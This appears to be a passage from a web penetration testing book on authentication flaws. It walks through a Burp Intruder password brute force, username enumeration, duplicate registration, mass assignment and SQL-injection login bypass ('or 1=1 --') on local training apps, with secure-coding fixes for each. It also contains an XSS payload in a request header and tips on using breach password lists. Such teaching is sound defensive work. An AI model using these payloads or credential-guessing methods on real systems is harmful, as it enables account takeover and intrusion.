User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dGNlcg==; user=Lm683o999974; CSRFTOKEN=cfcd208495d565ef66e7dff9f98764da; JSESSIONID=D21EF5B7BFECACCEBCB5B225A4836CAE
Connection: close

username=Lizzie&password=DoNotUse
```

Figure 9.7: Add payload marker for the password field

Then, select the payloads sub-tab of the **Intruder** tool, and under **Payload Options**, click the **Load** button to load the file we created.


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
1 ×
2 ×
3 ×
+
Positions
Payloads
Resource Pool
Options
Start attack
Paste
Load ...
Remove
Load items from file
Clear
Deduplicate
Add
Enter a new item
Add from list ...
Payload Processing

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Figure 9.8: *Click the load button to select your password file*

Now, select the sub-tab options to create our indicator flag. Scroll down to the **Grep-Match** section. First, add a checkmark to flag result items with response matching. Then, click the **Clear** button to remove the predefined options, as follows:


Paste
Load ...
Remove
Clear
Add
Enter a new item

Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


error
exception
illegal
invalid
fail
stack
access
directory

Match type: ● Simple string
○ Regex

☐ Case sensitive match
☑ Exclude HTTP headers

Figure 9.9*: Grep - Match set up*

Then, add our text, which indicates an incorrect password. This was the error message: **`&message=Incorrect username or password. If you forget your password, please use the`** `forgot password link`. Uncheck the **Exclude HTTP headers**, as the field we want to match is a header. Fully configured, this match will look like the following:



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

&message=Incorrect username or password. If y...

: your password please use the forgot password link.

Match type: ● Simple string


○ Regex

☐ Case sensitive match

☐ Exclude HTTP headers

Figure 9.10: Fully configured Grep-Match

We are now ready to click **Start** the attack. The attack will pop up in a different window. After it is finished, we can use the flag to sort results. Refer to the following figure:


Attack
Save
Columns
5. Intruder attack of http://127.0.0.1:8081 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	&mess...	Comment
95	boards	302	☐	☐	346	1	
97	times	302	☐	☐	346	1	
100	button	302	☐	☐	346	1	
104	awesome	302	☐	☐	346	1	
106	view	302	☐	☐	346	1	
108	scoreboard	302	☐	☐	346	1	
109	keep	302	☐	☐	346	1	
110	even	302	☐	☐	346	1	
111	scorebaord	302	☐	☐	346	1	
115	clicks	302	☐	☐	346	1	
47	cookies	302	☐	☐	442		

Request
Response
Pretty
Hex
Render

```
HTTP/1.1 302
Set-Cookie: permissions=dXNlcg==; Path=/habit-helper-1.0
Set-Cookie: user=sK011W999996; Path=/habit-helper-1.0
Set-Cookie: CSRFTOKEN=eccbc87e4b5ce2fe28308fd9f2a7baf3; Path=/habit-helper-1.0
Location: /habit-helper-1.0/myAccount?newCsrfToken=eccbc87e4b5ce2fe28308fd9f2a7baf3&message=flag%7bc00K135_4R3_my_90LD3N_71cK37%7d
Content-Language: en-US
Content-Length: 0
Date: Wed, 29 Nov 2023 06:33:16 GMT
Connection: close
```

***Figure 9.11**: Intruder brute force attack results*

The only 302 without the flag is the correct password for Lizzie, which we can see from above is cookies. A few of the results may have gotten 500 errors as well due to unexpected characters. We can exclude these via their status code.

Secure coding guidelines

Mitigating brute force attacks is crucial for preserving the security of authentication systems. Various methods exist to impede automated attacks and protect against unauthorized access:

- Implementing challenges like CAPTCHAs or one-time passwords adds an extra layer of security by requiring users to prove they are human or have a unique, time-sensitive code. While effective, these measures can affect usability and potentially frustrate users.
- Account lockouts involve temporarily or permanently deactivating an account after a specified number of failed login attempts. However, this approach introduces the risk of DoS attacks, where malicious actors deliberately try to lock out legitimate users by triggering multiple unsuccessful login attempts.
- Throttling or rate limiting involves controlling the frequency of login tries from a specific source. This method allows several login attempts within a defined time frame, preventing

rapid-fire attacks. Throttling balances security and usability, offering adequate protection without excessively inconveniencing users.

Throttling is often considered the most balanced and practical approach among these methods. While CAPTCHAs and one-time passwords enhance security, they can introduce usability challenges and user annoyance. On the other hand, account lockouts, while effective, carry the risk of unintentional denial of service. Throttling supplies a measured defense against brute force attacks, offering protection without significantly disrupting user experience. Ultimately, the choice of the best method depends on the specific security requirements and user expectations of the application.

Username enumeration

Username enumeration is a process by which attackers systematically extract valid usernames from an authentication system, often exploiting subtle differences in system responses to distinguish between existing and non-existent usernames. This technique supplies a foundation for later targeted attacks, enabling adversaries to compile a list of valid user accounts for exploitation or unauthorized access attempts. Understanding and mitigating username enumeration is crucial for bolstering the security of authentication processes.

Username enumeration is often done with automation as a brute-force attack to gather as many usernames as possible. It can occur on any part of the authentication system; login, forgotten password, and registration are the most common.

Genuine risks posed by user enumeration

Often, there is some pushback when presenting a user enumeration vulnerability to a client. Non-security folks like developers and business teams often believe these are not real vulnerabilities. User enumeration is a real risk when login is completed by knowing a username and a password. People are creatures of habit, and we tend to use the same easy-to-remember passwords. Most people choose simple dictionary words. When password complexity requirements are enforced, such as using lowercase, uppercase, numbers, and special characters, most people will capitalize the first letter of their password, add a number to the beginning or end, and ten percent of people finish their password with "`!`" mark when required to have a special character.


When you find user enumeration, it is best to follow up by compromising an account when that is in scope. There are breach lists and databases where you can find passwords associated with a given email address or username. Check out Scylla and haveibeenpwned to get copies of breach lists. Then, if you enumerate these users, you can try the passwords already related to them. There are also many popular password lists. Burpsuite has a built-in password list, and the `rockyou.txt` list, though quite large, is still considered very good. The `rockyou.txt` list, which is automatically included in Kali Linux, is from a data breach in 2009 from Rock You Inc., where all passwords were exposed and found to be stored in plain text. In Kali Linux **cd /usr/share/wordlists**, look for `rockyou.txt.gz`. It has 14 million passwords and is zipped using the gzip utility. You will have to extract it using **sudo gzip -d /usr/share/wordlists/rockyou.txt.gz**.

User enumeration is not a serious issue when the application requires VPN access. In this case, the impact of user enumeration is minimal and should be reported as an informational vulnerability. Furthermore, if the application enforces multi-factor authentication, user enumeration only poses an informational risk unless additional problems allow the attacker to bypass multi-factor authentication.

Testing methodology

Testing for username enumeration involves checking the registration, login, and forgotten password pages for differences that indicate valid usernames. If any other spots allow username enumeration that does not require being logged in, then include those other areas of the website as well. Testing is straightforward. On login pages, try an existing account with an incorrect password, then compare it to what happens when you try a nonexistent username. On the forgot password and registration pages, try them with existing and non-existing usernames and compare what happens. If you can distinguish the two in any way, you have username enumeration and can use brute-force techniques to discover more. Different ways to differentiate between the two are different behaviors, such as being redirected to a different URL or getting another HTTP response code, different messages in the HTTP response body, or significantly different response times.

Let us walk through a simple example using the habit helper application's forgotten password page. First, browse the forgot password page and enter a known username, such as the site founder, Lizzie. See the following figure with a message saying an email has been sent:




Forgot Your Password?

An email with instructions to reset your password has been sent.

Figure 9.12: Checking for user enumeration with an existing username

Now, let us try a non-existent username. Then, we received the following message saying that the username has not registered an account yet:



Forgot Your Password?

The username you entered is not registered.

Username:

Figure 9.13: Checking username enumeration with nonexistent username

This is a simple example where the HTTP response messages differ. Other methods may require checking in Burpsuite for timing differences and HTTP headers.

Secure design and coding for username enumeration

Addressing username enumeration vulnerabilities requires strategic adjustments to login, forgot password, and registration pages. For login and forgot password functionalities, refrain from solely requesting the username. Instead, ask for multiple pieces of information and supply a generic error message if the data does not match, preventing attackers from discerning valid usernames through varied responses.

In registration, if unrestricted username choice is allowed, notifying users about username availability can inadvertently help enumeration. To counter this, opt for validated email addresses as usernames. This solution enhances security by avoiding username disclosure and streamlines the registration process, contributing to a more resilient authentication system overall.

Registration vulnerabilities

Various risks threaten the integrity of the user registration processes. This section will explore issues such as registration username enumeration, the peril of registering existing usernames, potential hazards associated with registering unique usernames like "**`root`**" or "`..`" and exploiting mass assignment vulnerabilities. Uncovering and addressing these vulnerabilities are vital in fortifying registration mechanisms against misuse and unauthorized access.

Testing procedures

The first step in testing registration is registering a user to get a baseline request. This was probably done during your mapping phase. Some tests to run on the registration process include:

- After registering a user, try registering the same user again with a different password. If the system lets you register this user twice, log in and see which password works. If both work, then you must thoroughly test to see if the two users are separated or if there are authorization issues. Determine what happens if you change both passwords to match. Figure out which user you will have access.
- Check if user enumeration is possible on the registration page. This is often the case if users can pick any username they like.
- Check if you can register special usernames like: "**`sa`**", "**`root`**", "**`su`**", "**`admin`**", "`.`", or "`..`". If so, test the application thoroughly as that user to verify the username does not affect the application behavior. Note "`..`" could change directories you read/write to if files are read and written. You may see file not found errors that do not happen on a different user.
- Check if you can bypass any password complexity requirements.
- Check for injection vulnerabilities, such as SQL injection in the registration page.
- If the registration page is a sequential process flow, which often happens if email or mobile phone number verification is part of the process, then test the sequential process flow.
- Try usernames that are cross-site scripting or other injection attacks like xml injection or command injection, and if they are allowed, test that application thoroughly with that user to verify they do not change the behavior.

Note: Permitting a username of <script>alert(1)</script> is not a vulnerability and may be desired behavior. This would only become a vulnerability if the cross-site scripting is executed.

- Check if the registration backend process has a mass assignment vulnerability. These will be covered in the following subsection.

Mass assignment vulnerabilities

When referring to mass assignment vulnerabilities, the focus is on the misuse of software frameworks that allow the automatic binding of HTTP request parameters into program code variables or objects. Mass assignment is also sometimes referred to as **object injection** or **autobinding**. This subsection will explore the inherent risks associated with this feature, exploring scenarios where attackers could exploit the automatic assignment of parameters to manipulate program variables, potentially leading to unauthorized access or unintended modifications. Understanding and mitigating mass assignment vulnerabilities is crucial for keeping the security and integrity of web applications. The following is a simple example of what this attack looks like. Consider the following HTML form:

```
<form>
    <input name="userid" type="text">
    <input name="passwd" type="text">
    <input name="email" text="text">
    <input type="submit">
</form>
```

The following class encapsulates this data:

```
public class User {
  private String userid;
  private String passwd;
  private String email;
  private boolean isAdmin;
  //Getters & Setters
}
```

```
@RequestMapping(value = "/addMyUser", method =
RequestMethod.POST)
public String submit(User user) {
  userService.add(user);
  return "successPage";
}
```

Then, the HTTP request submitted with the form would look like the following:

```
POST /addMyUser
...
userid=test1234&passwd=mtpass&email=test@test.com
```


The mass assignment vulnerability would happen if the attacker could guess or figure out the name of sensitive fields and change the request to become the following:

```
POST /addMyUser
...
userid=test1234&passwd=mtpass&email=test@test.com&isAdmin=true
```

This could also occur if the attacker has access to the source code.

Registration testing example

This section will walk through a registration test on the habit-helper application. Let us test what happens when we try to register the same username twice. Start by registering a new user and logging in to verify the validity. In this example, we will register the user **`PumpkinTheif`** with the password **`PumpkinTheif1234`**, as follows:



Provide the following to create an account

Username: PumpkinThief

Good Choice!

Password: ••••••••••••••••

The best Password Ever!!!

Confirm Password: ••••••••••••••••

Passwords Match ... Great Job!


Habit: pumpkin stealing

Question: Favorite David Bowie Songs

Answer: Ziggy Stardust

Figure 9.14: *Register PumpkinThief*

Now, log in as this user to verify the registration was successful. The account update page is follows:



Hello, PumpkinThief

Update your habit


Habit: pumpkin stealing

Update your password

Password:

Figure 9.15: *PumpkinThief is logged in*

Now, log out and try registering this user again. We use a different password, habit, and *David Bowie* song this time:



Provide the following to create an account

Username: PumpkinThief

Good Choice!

Password: ••••••••••••••••••••

The best Password Ever!!

Confirm Password: ••••••••••••••••••••

Passwords Match ... Great Job!


Habit: Not pumpkin stealing

Question: Favorite David Bowie Songs

Answer: Life on Mars

Figure 9.16: *Register PumpkinThief a second time*

The registration returns with a message that it is successful, as follows:



Enter Credentials Below

Registration successful. Please log in.

Username:


Password:

Stay logged in:

☐

Figure 9.17: *Registration successful*

Now, try to log in with both passwords and see what happens. Logging in with either password gets the same error message as follows:



Enter Credentials Below

An unexpected error occurred. Please contact the Bob or Harry.

Figure 9.18: Cannot log in if user registered twice

Effectively, registering a user a second time on this application caused a denial of service. The exact reason is buried in the source code.

Secure coding advice for registration

This subsection helps you code and design registration correctly. Refer to *Chapter 4*, *Observability with SQL Injections,* for details if injection attacks, such as SQL injection or XSS are possible through registration. If there is a client-side bypass for password complexity, please refer to *Chapter 6*, *CORs Exploitation*. If there is a sequential process flow issue or the same user can be registered twice, refer to *Chapter 8*, *Executing Business Logic Vulnerabilities,* for business logic issues. Refer to the subsection on *Username enumeration* for remediation advice if it is possible during registration.

Please use a denylist to disallow any special usernames that cause different behavior for the web application, such as root or " . . ".

There are three methods to fix mass assignment vulnerabilities. We can use a data transfer object, architectural solution, allowlist, or denylist. Using a data transfer object would involve creating an intermediary class that only has the fields set by the web application, such as the one given below:

```
public class UserRegistrationFormDTO {
 private String userid;
  private String passwd;
  private String email;
  //NOTE: isAdmin field is not present
  //Getters & Setters
}
```

If this class was used, it would be impossible to set the isAdmin field, and it could have a function to create the alternate **`User`** class.

The following function would be used to use an allowlist with Spring MVC:

```
@Controller
public class UserController
{
    @InitBinder
    public void initBinder(WebDataBinder binder, WebRequest request)
{
        binder.setAllowedFields(["userid","passwd","email"]);
    }
...
}
```

A denylist would be done somewhat similarly in Spring MVC. See the following code sample:

```
@Controller
public class UserController
{
   @InitBinder
   public void initBinder(WebDataBinder binder, WebRequest request)
   {
      binder.setDisallowedFields(["isAdmin"]);
   }
...
}
```

Login vulnerabilities

Securing the login functionality of web applications is paramount in safeguarding sensitive user information and preventing unauthorized access. This section delves into the spectrum of login-related vulnerabilities, ranging from foundational principles of login security to intricate threats such as username enumeration, brute force dictionary attacks, and sophisticated techniques employed by attackers to bypass login mechanisms. Understanding these vulnerabilities is crucial for fortifying authentication processes and ensuring the robust defense of user accounts against various cyber threats.


Testing procedures

The first step in testing login is to login as a user to get a baseline request. This was probably done during your mapping phase. Some tests to run on the login process include:

- Login with an incorrect password to verify that no access is granted.
- Try to bypass login via manually browsing to the next page or SQL injection.
- Check if user enumeration is possible from the login page.
- Check if you can perform a brute force attack to guess passwords via a dictionary attack.
- Verify Login always occurs via an encrypted channel.

Login bypass via SQL injection

This section discusses bypassing login via SQL injection on the amazing-myths-3 application. First, browse to the login page amazing-myths-3, then try to login with the username of `'`, and password of **`MyPassword1234`**. See the following figues, which show submitting this and getting an error:



127.0.0.1:8081/amazing-myths-3/login
MYTHS ★ ♨ ♨ ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Enter Credentials Below
Username:
Password:
Login
Forgot your Password?

Username: '

Password: ••••••••••••••

Figure 9.19: *Testing for SQL injection in Username field*

Next, look at the error message that occurs when this is submitted:



127.0.0.1:8081/amazing-myths-3/error


Error Info

```
PreparedStatementCallback; bad SQL grammar [SELECT * FROM users WHERE username=''' and password='MyPassword1234']; nested exception is org.h2.jdbc.JdbcSQLException: Syntax error in SQL statement "SELECT * FROM users WHERE username=''' and password='MyPassword1234[*]'"; SQL statement: SELECT * FROM users WHERE username=''' and password='MyPassword1234' [42000-187]

Requested URL: http://127.0.0.1:8081/amazing-myths-3/login
```

Figure 9.20: *SQL error message from login screen*

We can use this error message to craft our SQL to bypass login. Also, note that the given SQL shows that the password is stored in plaintext. We know this because the password is compared to the plaintext password we entered. Stay alert for clues to additional vulnerabilities in error message like this one. Passwords should be hashed using a strong one-way algorithm such as bcrypt or SHA-512.

If we want to bypass the password check, we can add an or with an always true condition and then a comment. One example of this is **' or 1 = 1 --**. Let us try this value and see what happens:



127.0.0.1:8081/amazing-myths-3/login
MYTHS★ ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Login
Forgot your Password?

Enter Credentials Below

Username: ' or 1=1 --

Password: ****

Figure 9.21: *Login with SQL injection*

After submitting, we will see the following:




127.0.0.1:8081/amazing-myths-3/myAccount
MYTHS ★ ☠ ☠ ★ -- Amazing Myths In SciFi
TUTORIALSMANAGEACCOUNTSIGNOUT
Post
